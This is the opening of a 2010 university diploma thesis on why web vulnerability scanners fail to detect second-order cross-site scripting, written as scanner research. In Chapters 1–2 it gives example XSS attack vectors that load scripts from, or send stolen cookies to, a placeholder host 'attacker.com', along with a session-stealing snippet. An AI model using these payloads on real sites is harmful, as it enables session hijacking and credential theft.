EBERHARD KARLS
UNIVERSITÄT
TÜBINGEN

Automatic Detection of Second-Order Cross-Site Scripting Vulnerabilities

Diploma Thesis

by cand. inform.

Christian Korscheck

Wilhelm-Schickard-Institut für Informatik
Universität Tübingen

Supervisors:

Universität Tübingen:	Daimler AG:
Prof. Dr. Thomas Walter	**Dipl.-Ing. Dirk Dombrowski**
Prof. Dr. Herbert Klaeren	
Dr. Pavel Laskov	

December 1, 2010

Ich erkläre hiermit, dass ich die vorliegende Arbeit selbständig verfasst und keine anderen als die angegebenen Quellen und Hilfsmittel verwendet habe.

Tübingen, den 1. Dezember 2010

Abstract

Cross-Site Scripting (XSS) is a widespread security issue in many modern Web applications. One way to detect these vulnerabilities is to use fully automated tools such as Web Vulnerability Scanners. But recent research shows that the detection rate of certain types of XSS vulnerabilities is rather disappointing. In particular, scanners face problems in detecting *stored XSS* properly. This diploma thesis investigates the reasons why Web Vulnerability Scanners fail to detect these types of XSS and comes to the conclusion that the typical classification in *reflected* and *stored* is insufficient. Whether an attack vector is reflected in an immediate response (first-order) or in a later response (second-order) plays an important role but also the way how data is processed and stored in the database has significant impact on the detection rate. To back up the claims made in this thesis about the shortcomings of scanners, five modern Web Vulnerability Scanners are evaluated with a custom evaluation application that covers XSS vulnerabilities in depth. This thesis also evaluates how a novel workflow-based scanner architecture performs in comparison to traditional architectures and how the workflow-based approach can be leveraged even further.

Acknowledgements

This diploma thesis was created in cooperation with the team ITM/S Global Application Security of the Daimler AG.

I would like to thank Dirk Dombrowski for offering me a place to work with recent Web Vulnerability Scanners and for giving me a lot of freedom in creating this thesis. I appreciate his guidance and support during the six months at Daimler and his very valuable tip to start writing on the elaboration in the very first week.

I would also like to thank Prof. Thomas Walter and Dr. Pavel Laskov for their advice, their support on the general direction of this thesis and for the many questions they asked me to verify that I'm still on the right track. I want to thank Prof. Herbert Klaeren for his time and willingness to review my thesis.

Further, my thanks go to the remaining team at ITM/S, Holger Marcard, Oliver Pöllny, Roswitha MacLean, and especially to Jens Bönisch for his patience in our discussions about iStar and his willingness to implement the concept of the *complete* execution strategy as presented in this work.

And I would like to thank Christian Ruß, Philipp Mock, and Dennis Hospach for proofreading this thesis.

Contents

1 Introduction

A few months ago, I decided to change the design of my Web application, which I am working on for four years. Security was incorporated from the very beginning. All user input is properly sanitized and special characters are replaced with their HTML equivalents such that they couldn't cause any undesirable effects when they are pulled from the database. At one place, the name of a user was read from the database and rendered in an image. To make this happen, all HTML equivalents needed to be converted back to the regular characters by calling an *unescape* function. Otherwise, quotes, umlauts and angle brackets would be shown as `&quot;`, `<`, `&auml;` etc. within the image, which wouldn't look pretty.

With the new design, the username wouldn't be rendered in an image any more but as regular text within the HTML document. I changed the design, but left the piece of code unmodified that fetched and unescaped the name from the database. Someone tried to make his username more fancy by decorating it with HTML code and I was surprised that user `<u>Bob</u>` was underlined all in a sudden — hadn't I paid crucial attention to input validation? A quick look in the database showed that the name was still stored properly santized: `&lt;u&gt;Bob&lt;/u&gt;`, but somehow it was still possible to insert more malicious HTML code as a username, such as embedded JavaScript.

Then I found the security hole when I inspected the source code. I fixed the bug by removing the *unescape* function and wondered how I could avoid similar scenarios in the future. One idea was to run security tests parallel to unit tests after every major change in the software. This brought my attention to automated *Web Vulnerability Scanners*.

The security hole I accidentally created was a typical *Cross-Site Scripting* (XSS) vulnerability, which enables an attacker to inject malicious code in the Web application if input parameters are not validated or sanitized. An attacker usually injects JavaScript code to steal login credentials or to hijack another user's session.

Cross-Site Scripting is a widespread vulnerability in Web applications and was ranked first in *OWASP Top Ten report 2007* and second in *OWASP Top Ten report 2010* [Ope10a]. Other organizations come to similar results. The *CWE/SANS Top 25 Most Dangerous Software Errors* [The10] ranks XSS vulnerabilities first, the *Vulnerability Type Distributions in CVE* from 2007 concludes: "The total number of publicly reported web application vulnerabilities has risen sharply, to the point where they have overtaken buffer overflows".

The IBM X-Force® research team state in their *Mid-Year Trend and Risk Report 2010* [IBM10] that 56% of all vulnerabilities affect Web applications.

Even though the XSS vulnerability is well-known, many websites still suffer from security flaws. The cumulative count of Web application vulnerability disclosures has risen sharply in the past decade (figure 1.1, source: [IBM10]).



Figure 1.1: Cumulative Count of Web Application Vulnerability Disclosures.

One reason for the widespread of XSS vulnerabilities is that many developers aren't trained well enough. Security is often considered as a burden and as an extra effort that costs time and money, which can only be added at the end of a software project, if time and money still allow it. Regular security tests need to be part of an effective software development process and automated tools such as Web Vulnerability Scanners play an important role in providing a testing framework. Unfortunately, these tools aren't capable of detecting all kinds of XSS vulnerabilities, mainly because their attack strategy is ineffective. This diploma thesis investigates why current scanners fail to detect certain types of XSS vulnerabilities and provides a solution to leverage the detection rate significantly.

1.1 Introduction to Cross-Site Scripting

In most scientific publications three types of XSS are distinguished. These three types are called *reflected*, *stored* and *DOM based* XSS.

1.1.1 Reflected XSS

We generally speak of Cross-Site Scripting, when malicious code (usually JavaScript) can be injected somewhere in a website. An XSS vulnerability is *reflected*, if malicious payload is echoed by the server in the immediate response to an HTTP request. Reflected XSS vulnerabilities are also called *non-persistent XSS*.

Imagine a simple search form (shown in figure 1.2), which takes a string the user wants to search for:



Figure 1.2: Reflected XSS in search form.

```
1 <form action="/search" method="get">
2   <input type="text" name="searchstr" />
3   <input type="submit" value="Search" />
4 </form>
```

A simple JSP-page processes the search input, reprints the search term and all results found, or — in the following code snippet — an error message if no results were found:

```
1 <% /* execute search... */ %>
2 <h2>Your search for
3   <% out.print(request.getParameter("searchstr")); %>
4   didn't return any results.</h2>
```

The vulnerability lies in line 3 of the JSP-script. All input from the search form is echoed to the user without being sanitized. If the user searches for a term containing JavaScript code such as `<script>alert(document.cookie)</script>`, the browser executes it, which results in a message box showing the user's cookie. The search term is passed as a parameter in the URL and can easily be customized by an attacker. To exploit the vulnerability, an attacker would craft a link that automatically performs a search for the malicious code. The victim is lured to click on the crafted link and in response, the malicious code gets executed in the victim's browser. It is easy to write a small script that does not show the cookie in a message box but sends the cookie string to a website controlled by the attacker, which makes it easy for the attacker to hijack the user's session.

Reflected XSS targets only the user who clicks on the crafted link.

1.1.2 Stored XSS

More dangerous things can happen if an attacker accomplishes to inject code into the website that becomes persistent and thus gets the chance to be displayed to a wide range of visitors without sending each one of them a malicious link. Just by visiting the page, the injected code gets executed.

Figure 1.3 shows a modified version of the example in section 1.1.1. The website stores each search term (and thus, also malicious payload) in a database and provides a list containing the "last 100 search terms". Any user viewing this list is affected by the malicious code.

A well-known example for stored XSS is the worm *JS.Spacehero* that hit MySpace.com in 2005, affecting over 1 million users within 20 hours. The worm was injected into Samy's[1]

[1]Samy is the name of the author of JS.Spacehero. JS.Spacehero is also called *Samy worm* sometimes.



Figure 1.3: Stored XSS in search term list.

profile page at first. Every visitor viewing Samy's profile executed the malicious code automatically, which would add Samy as a friend and copy the worm's code into the visitor's own profile to infect even more users. The exponential spread of the worm caused a denial of service attack against MySpace's servers, which had to be shut down to stop the worm from spreading[2].

1.1.3 DOM-based XSS

The *Document Object Model* (DOM) describes the tree structure of an HTML document. The `<html>` tag builds the root of the tree and all other tags are nested such that they form branches and leaves. Many client-side scripts modify the DOM tree to hide elements or make hidden elements visible, to modify content, or to load content asynchronously via AJAX.

A DOM based XSS attack works entirely in the scope of the victim's browser and some of these attacks cannot even be detected server-sided. In HTML, the number sign (#) marks local anchors for links and everything after a number sign in the URL is not sent to the server. The following JavaScript snippet shows a rudimentary calculator (`calc.html`) that works entirely client-sided and accesses the URL to get parameters for the calculation:

```
1 <script type="text/javascript">
2 var term = location.hash.substr(1);
3 document.write("Result: " + eval(term));
4 </script>
```

It calculates the result for a simple operation by taking a term as argument after the number sign: `http://www.example.com/calc.html#2+5`

Line 3 in the code snippet shows the call of `eval()`, which evaluates any JavaScript code. As a proof of concept, consider the following input:
`http://www.example.com/calc.html#alert(document.cookie)`
The instruction `alert(document.cookie)` gets evaluated and written to the document, which results in displaying a message box containing the user's cookie.

The log file of the Web server didn't catch the attack but shows only the URL of the calculator without any parameters that came after the number sign:
`"GET /workspace/exploits/calc.html HTTP/1.1"200 273`

[2]Further information, press releases and the source code can be found at http://namb.la/popular/

DOM based XSS vulnerabilities are structured differently from the other XSS types and are out of scope of this work. More examples and further explanation of this vulnerability can be found in [Ami05].

We will take a further look at the impact and exploitability of XSS vulnerabilities in chapter 2, but explaining XSS in its entire depth is far to complex for this work. An incomplete list of important resources include [Ope], [Rob], and [Edu09]. These resources give more examples for XSS vulnerabilities found in the wild and show how input filters can be circumvented with various attack vectors.

1.2 Motivation

Detecting vulnerabilities in Web applications can be done manually by a human penetration tester and automatically using a *Web Vulnerability Scanner* (WVS). Recent research shows that many automatic tools still struggle with the detection of all XSS vulnerabilities in Web applications. Bau et al. evaluated eight WVS in [BBGM10] and come to the realization that the stored XSS detection rate is only 15%. Doupè et al. compared 11 WVS in [DCV10] and got similar results. They conclude that almost all scanners fail to find a vulnerability that is not immediately reflected back to the user.

Bau et al. ([BBGM10]) differentiate in their work three types of XSS vulnerabilities. The three types are called (i) *XSS type 1*, which is equivalent to *reflected* or *non-persistent* XSS, (ii) *XSS type 2*, which is equivalent to *stored* or *persistent* XSS and that they also call *second-order XSS* in their work, and (iii) *XSS advanced*, which categorizes all attack patterns that use non-standard tags and keywords such as `<style>` and `prompt()`.

Doupè et al. ([DCV10]) use a slightly different categorization. They distinguish between (i) *reflected XSS*, (ii) *stored XSS*, and (iii) *multi-step stored XSS* that require the user to perform an additional action, before the vulnerability is stored in the database — such as clicking on a link or on a button.

McAllister et al. [MKK08] also categorize *reflected* and *stored XSS*, but consider this categorization more from a scanners perspective. They define *stored XSS* as follows: "In case of a stored XSS vulnerability, the malicious input is not immediately returned to the client but stored in the database and later included in another request."

All three publications use the categories quite similarly but with some ambiguity. Stored XSS could mean that it affects more than one user. Stored XSS could also mean that the injected code is echoed to the user in a later response and not in the immediate response. We might wonder how a vulnerability is called that echoes malicious code in the immediate response and also stores it in a database at the same time. And what about malicious code that is echoed to the user in a later response, but is never stored in the database at all?

We will learn throughout this work that the current categorization of XSS vulnerabilities might be sufficient from an attackers perspective, because an attacker is mostly interested whether one user or many users are affected by a single attack, but the categorization is too unspecific to explain the shortcomings of Web Vulnerability Scanners. Therefore, this work investigates different relevant aspects for the detection of XSS vulnerabilities in order to improve the detection rate of Web Vulnerability Scanners.

1.3 Problems of Web Vulnerability Scanners

The work of Bau et al. ([BBGM10]) and Doupè et al. ([DCV10]) are the most recent evaluations of Web Vulnerability Scanners and both conclude that almost all Web Vulnerability Scanners fail to detect stored XSS properly. It should be clear that stored malicious

code can be echoed by the server in an immediate response or anytime later. Whether the malicious code is echoed immediately or later may be unimportant for an attacker, but it is crucial for automatic detection of vulnerabilities.

Most scanners work by injecting various patterns into forms and scanning the immediate response of the Web server for the injected patterns (see chapter 3.4 for more details). If an HTTP response contains the injected pattern unmodified, it tells the scanner that the according input parameter is vulnerable to code injection. Detecting the injected pattern within the HTTP response is relatively easy. It can be done basically with a string comparison using a regular expression or an XPath expression.

If Bau et al. speak of a stored XSS detection rate of 15%, one might wonder what the problems of these tools are exactly. The answer is simple: It is not the analysis of the HTTP response, but the execution strategy of an attack that causes low detection rates. They conclude: "Low detection rates in advanced and second-order XSS and SQLI[3] may indicate more systematic flaws, such as insufficient storage modeling in XSS and SQLI detection. Indeed, multiple vendors confirmed their difficulty in designing tests which detect second-order vulnerabilities."

From a scanner's perspective, it is not important whether the malicious code is displayed to one (*reflected*) or many users (*stored*), but whether the malicious code is echoed in the immediate response or in any subsequent response. Therefore, in this work, XSS vulnerabilities are categorized with two orthogonal attributes: *persistence* and *order*. The persistence attribute tells us whether the code is stored in the database (*persistent*) or not (*non-persistent*), whereas the order attribute describes whether the malicious code is part of the immediate HTTP response (*first-order*) or part of any subsequent HTTP respone (*second-order*). Table 1.1 lists these attributes.

Attribute	Values
Persistence	Persistent/non-persistent
Order	First-order/second-order

Table 1.1: XSS attributes.

If these attributes are applied to the general XSS types listed before in chapter 1.1, we can clearly see the ambiguities. Table 1.2 shows all different combinations that are possible according to the various descriptions found in scientific literature.

Type	Persistence	Order
Reflected	Non-persistent	First-order
Reflected	Persistent	First-order
Stored	Persistent	First-order
Stored	Persistent	Second-order
Stored	Non-persistent	Second-order

Table 1.2: XSS attributes applied to common XSS types.

The combination in the last row of the table can be confusing. Technically, HTTP is a stateless protocol and no data can be collected over several requests to make non-persistent

[3]Note: SQLI stands for SQL-injection. SQL-injection will be covered briefly later in chapter 8.1.1.

second-order XSS attacks possible. Nevertheless, data can be stored in various ways as we will see in chapter 2.3.4.

In this work, we will learn that it is primarily the order-attribute that causes low detection rates of Web Vulnerability Scanners and we will see why *second-order* XSS vulnerabilities are hard to detect. One important factor is how the Web application processes and stores data. It makes a huge difference in the detection capabilities of a WVS whether data is added to the database or existing data in the database is updated. Another important factor are operations that need to be executed in a specific sequence. Current Web Vulnerability Scanners do not offer the possibility to follow a sequence of operations, because all attacks are simply based on one request and its immediate response.

1.4 Goal of this Work

This diploma thesis was made in cooperation with Daimler AG, because Daimler conducts research in the field of Web application security. Daimler provided access to state of the art tools and they developed iSTAR, a Web Vulnerability Scanner that follows a new workflow-based approach to detect XSS vulnerabilities more efficiently. One goal of this work is to investigate the effectiveness of iSTAR in comparison with other Web Vulnerability Scanners. The basic idea of iSTAR is to enhance the attack execution by providing a predefined path through the Web application. This way, a sequence of operations can be defined to overcome barriers in the *workflow* of Web applications. iSTAR doesn't have a crawling module. The crawler in a fully automated WVS is considered to be an important component, but the crawler can also limit the detection rates as we will see in chapter 3.4.1. The architecture of iSTAR is presented in chapter 5.3.

The main goals of this work are to find out why current Web Vulnerability Scanners fail to detect certain types of XSS vulnerabilities, how a workflow-based architecture can leverage the XSS detection rate and how the workflow-based approach of iSTAR can be improved.

We will discuss the problems of current Web Vulnerability Scanners in regards of the attributes mentioned earlier in section 1.3. In addition, a general concept for workflow-based scanners is derived from iSTAR's architecture to explain how these problems can be solved by scanners generally without being limited to iSTAR's approach.

The differences between a workflow-based architecture and traditional scanners are made tangible with the evaluation of five scanners. These scanners are *WebInspect*[4], *Acunetix 6 + 7*[5], *Paros*[6], *Burp Pro*[7], and iSTAR as a representative for the workflow-based approach. A custom application that focuses solely on XSS vulnerabilities in depth was developed for this evaluation.

Even though the workflow-based approach to detect vulnerabilities seems promising, we will learn about some conceptual details that can easily lower the detection rate if they are overlooked. iSTAR's attack strategy follows a scheme that still has some limitations in the detection rate. In chapter 5, a new attack strategy will be presented that faces and overcomes these limitations and leverages the detection rate of XSS vulnerabilities to almost 100%.

1.5 Outline and Contributions

Chapter 1 introduces the scope of this work, points out the main goal and the motivation behind this diploma thesis.

[4] http://www.hp.com
[5] http://www.acunetix.com/
[6] http://www.parosproxy.org/
[7] http://portswigger.net/suite/

Chapter 2 shows a brief overview over XSS vulnerabilities in general, their impact, and the terminology used in this work. It dives into second-order XSS vulnerabilities and explains the associated limitations of current scanners.

In chapter 3, various approaches to detect XSS vulnerabilities and related work are presented. Other research and detection techniques are discussed as well.

Chapter 4 gives an overview of how XSS vulnerabilities can be resolved once they were found. Furthermore, chapter 4 discusses related work that focuses not only on the detection of vulnerabilities, but also on solutions.

This work contributes primarily in two ways. At first, it is clarified why scanners fail to detect certain XSS vulnerabilities. Some assumptions are made that are then verified with an evaluation application that faces the problems of scanners in particular. Second, the concept of workflow-based XSS detection is leveraged by introducing a new attack strategy, which is compared with the old attack strategy of a workflow-based scanner. Thus. in chapter 5, the concept of workflow-based XSS detection is presented. We will see how iSTAR works and we will take a look at other approaches to workflow-based vulnerability detection. Also, the new concept for iSTAR's attack strategy is presented in this chapter.

Chapter 6 explains how the evaluation application was implemented and the purpose it fulfills in the evaluation.

The new concept is evaluated and compared with traditional Web Vulnerability Scanners in chapter 7. The evaluation also covers how the new strategy enhances the detection rate of iSTAR.

In chapter 8, we will discuss the results of the evaluation and we will talk about the benefits and limitations of the workflow-based approach. We will also see that the workflow-based approach forms a basis to solve another related problem — the detection of SQL-injections.

Chapter 9 summarizes the results of this diploma thesis.

2

Second-Order Cross-Site Scripting

This chapter shows the basic concept and key terms of XSS briefly. In general, three parties are involved in XSS. (i) Attacker *Mallory*, (ii) victim *Alice*, and (iii) a Web application *W*. Usually, Mallory wants to attack Alice to exploit some of Alice's privileges for *W*. Examples:

1. Alice is administrator of a forum and has privileges to create new sub-forums, edit and delete topics and posts, and ban users. Mallory — a normal user without administrative rights — would like to abuse Alice's privileges to delete topics to ban several users.
2. Alice uses a Web application to monitor her Web server's load. The Web application has a simple Web interface that is designated to read files from the server's file system. Mallory is interested in using Alice's account and the associated administrative privileges to read the password files `/etc/passwd` and `/etc/shadow` in order to compromise the entire Web server.
3. Alice is a frequent user of a social network Web application and exchanges a lot of private messages with business partners. Mallory wants to obtain these private messages.

In addition, Mallory may also have a website to host malicious JavaScript files or to log information that were stolen from Alice via XSS. In the scope of this work, Mallory's website is always referred to as http://attacker.com.

We first introduce the terminology used in this work and then illustrate key terms and concepts with examples in the remaining sections of this chapter.

2.1 Terminology

Web server. The Web application is hosted on a Web server. Mallory gaining access to a privileged account within the Web application does not mean that he also gets access to the Web server. It entirely depends on the Web application whether the underlying server can be taken over or the attack can be executed only in the scope of the Web application. Example 1 above shows how exploitation of privileges is limited to the scope of the Web application. But in example 2, Mallory can use some features of the Web application to compromise the entire Web server.

Parameters. XSS vulnerabilities are exploited by injecting attack vectors into parameters. Parameters can be part of the URL query string or part of the request body in HTTP POST requests. Both are equally exploitable. In this work, most examples have forms with input fields to illustrate vulnerable parameters.

Attack vectors. An attack vector is a piece of HTML or JavaScript code that is put into a parameter in order to be reflected to Alice by being embedded into a HTTP response. The goal of an attack vector is to make Alice's browser execute malicious code. The malicious code can be either fetched from Mallory's website or be part of the attack vector itself, although the former allows more complex exploits (see section 2.2 — exploitation frameworks). Two examples for typical attack vectors are:

- `<script src="http://attacker.com/exploit.js"></script>` loads and executes a remote script from Mallory's website.
- `<body onload="document.write( '<img src=http://attacker.com/?'+document.cookie+'/>')">` performs cookie stealing as part of the attack vector.

Crafting attack vectors can be quite simple in many cases, but most Web applications do have input filters that need to be bypassed with a carefully constructed attack vector. Various filter evasion techniques are presented in [Edu09].

Non-persistent XSS. Mallory attacks Alice by sending her a modified link containing the attack vector. Alice trusts the Web application W and wouldn't expect W to behave maliciously. When Alice clicks on that link, a request with the attack vector is sent to W. W processes the request and sends a response to Alice reflecting the attack vector. Alice's browser renders the response, which loads malicious code from Mallory's website and executes it (figure 2.2).

Figure 2.1: Non-persistent XSS.

Persistent XSS. Mallory sends a request containing the attack vector not to Alice but to the Web application W. We speak of persistent XSS, when W stores the attack vector in its database. Whenever the vulnerable page P is requested, W sends a response containing the attack vector to the requester. This way, Alice is affected by the exploit simply by visiting the vulnerable page P (figure 2.2), but also Bob, Carol and Charlie are affected by the exploit when they visit P (figure 1.3). This way, Mallory attacks several people without direct communication.

CSRF. *Cross-Site Request Forgery* (CSRF) is an attack whereby Mallory exploits Alice's privileges in a Web application by luring Alice into triggering an action that she didn't want to perform. Imagine an online auction platform in which users can bid on articles. They enter the amount of money they would like to bid and submit the request. The request URL to place the bid looks as follows:
`http://auction.com/bid?article=4353346&amount=20.00`

Figure 2.2: Persistent XSS.

In the HTTP headers, Alice's cookie information are added such that the online auction knows who is bidding. Mallory could now send a link to Alice that places the following bid when she clicks on it:
`http://auction.com/bid?article=4353346&amount=100.00`
Alice's cookie information to identify her are added to the request within her browser and she unkowingly bids 100.00 euro.

To prevent this attack, it must be ensured that the bidding action is intended by Alice. A common technique is the use of tokens. A random token is generated that is placed in the session scope on the server and is attached on the client-side to every request. The client-side token is either embedded in forms that need to be submitted or as URL parameters. They cannot be embedded in cookies, as this would make the prevention technique useless. If the token in the session and in the request don't match, the action cannot be performed. After a request, the token becomes invalid and a new token is generated for the next request.

False positive. A false positive is a reported vulnerability that doesn't exist in the Web application.

False negative. A false negative is a vulnerability in a Web application that was not reported by the scanner.

2.2 Exploiting XSS Vulnerabilities

Many examples for Cross-Site Scripting show fairly simple attack vectors as proof of concepts like `<script>alert(1)</script>`. Obviously, this line of code does not cause any harm. The main strategy for XSS exploits is to load more JavaScript code from the attacker's website into the victim's browser, for example via the attack vector `<script src="http://attacker.com/evil.js"></script>`. This way, the directly injected code is quite short but the executed code can be very complex. XSS exploits focus on several main areas:

Stealing session information. Session identifiers are usually stored in a cookie or as a parameter in the URL. A script can read the cookie with `document.cookie` and the URL with `window.location`. The session identifier is then placed in a HTTP request to the attacker's server. The exploit looks as follows:

```
1 var s = '<img src=http://attacker.com/?'
2     +document.cookie+' />';
3 document.write(s);
```

The attacker looks up recent HTTP requests in his Web server's logfile and finds the session identifier of the victim, because the victim tried to request an invalid picture:
`"GET /?JSESSIONID=5B3F025D99B9E7175CF269642922E783 HTTP/1.1"200 421`

The victim's session can then be hijacked by setting up a cookie containing the stolen session identifier.

Stealing login credentials. Sometimes, the cookie does not only contain the session identifier, but also the username and the password of the victim. In case of the password being hashed with a cryptographic hash function such as MD5 or SHA1, the attacker can try to obtain the plaintext password by using brute force attacks, dictionary attacks, and *Rainbow Tables*[1] on the hash. While session hijacking can be a difficult task because of time constraints or security mechanisms, obtaining the login credentials of a victim enables the attacker to log in with the victim's account whenever wanted.

In 2002, Microsoft introduced the *HttpOnly* flag for cookies. If this flag is set, cookies cannot be retrieved with JavaScript code. While this flag improves the security of a Web application a little bit, it still can't be seen as a good countermeasure, because login credentials can also be stolen avoiding reading out cookies altogether. With JavaScript, the entire website can be modified on the fly. If the entire content is replaced with a fake error message and a fake login screen that asks the user to re-login, the login credentials can be stolen in plaintext by submitting them to the attacker's website.

Accessing confidential data. Just a few weeks ago, in July 2010, the team of Acunetix found an XSS vulnerability on facebook.com[2]. As a proof of concept, private messages were read from the victim's inbox and sent to the attacker. Reading out cookies was not necessary in this exploit and therefore, even the *HttpOnly* flag of Facebook's cookie was useless.

Exploitation frameworks. Often, non-persistent XSS vulnerabilities affect only a single page in a Web application. When the user follows a link, the exploit is very likely to be gone in the next HTTP response. This restricts the capabilities for exploitation. For instance, a JavaScript key logger that records all keystrokes of a user on the entire website can't be used efficiently. Exploitation frameworks bring a lot of functionality with them to preserve the exploit over several requests. One possibility is to collect all links in the current page and rewrite them dynamically using JavaScript such that they can't be followed as regular links anymore. When the victim clicks on a link, the target of the link is loaded via AJAX-request and the current page is replaced with the new one still containing the exploit. Two powerful exploitation frameworks are *BeEF*[3] and *Shell of the Future*[4].

Drive-by downloads. There is a trend to use XSS vulnerabilities for installing malware onto the computers of the victims. So-called *drive-by downloads* are caused by visiting a URL that hosts malware, which in turn exploits a vulnerability in the browser itself or in a browser plugin. Commonly exploited plugins are PDF readers, and Flash players[5]. Just by visiting a malicious static URL, the malware is downloaded, installed and run automatically without being noticed by the user. In XSS, the malicious URL is often loaded by an injected `<iframe>` ([PMRM08]).

Combining XSS vulnerabilities with drive-by downloads has a severe impact, because the entire machine of the victim gets compromised, although the user only visits an unsuspicious trusted website.

[1] Rainbow Tables are lookup tables for password hashes that offer a time-memory tradeoff used in retrieving plaintext passwords.

[2] http://www.acunetix.com/blog/news/cross-site-scripting-xss-facebook/

[3] http://www.bindshell.net/tools/beef/

[4] http://www.andlabs.org/tools.html#sotf

[5] See http://www.adobe.com/support/security/advisories/apsa10-03.html

2.3 Diving into Second-Order XSS Vulnerabilities

From an attacker's perspective, it is important to distinguish between *persistent* and *non-persistent* XSS vulnerabilities. Persistent XSS affects everyone visiting the vulnerable page without further interaction between the attacker and the victim, which makes it easy to collect huge amounts of login credentials and other sensitive information.

Recall that, from a scanner's perspective, one important aspect for detecting XSS vulnerabilities is whether the attack vector is reflected to Alice in the immediate response to her request or in a later response. The former is called *first-order XSS* and the latter is called *second-order XSS*. To make second-order XSS vulnerabilities more tangible, take a look at the following examples.

2.3.1 Example 1: Picture Comment

Many Web applications allow users to comment on their content such as pictures, articles, news, etc. As a minimalistic first example, imagine a Web application that allows visitors to leave a comment on a picture, whereas the comment field is vulnerable to XSS attacks (figure 2.3).

In the first step, the user enters a comment in a form and submits it. The second step shows a "Thank you!" page. After a click on "continue...", the user is redirected to step 3, in which all comments for the picture are shown. Clearly, the immediate response of the form submission is step 2 — the "Thank you!" page, but step 2 doesn't contain the injected code yet. Only in step three, the attack vector is reflected.



Figure 2.3: Example 1: Picture comment.

2.3.2 Example 2: Mailing List

Example 2 is a simple Web application that allows users to subscribe to a mailing list (figure 2.4). It also offers the feature to change the email address, but the programmer forgot to validate the email address field. In step 1, the user enters an email address. Step 2 displays a notification message that the email address was changed, but it isn't reflected back to the user. Step 3 finally shows the mailing lists the user subscribed to and the email address used for subscription. This echoes malicious code back to the user.

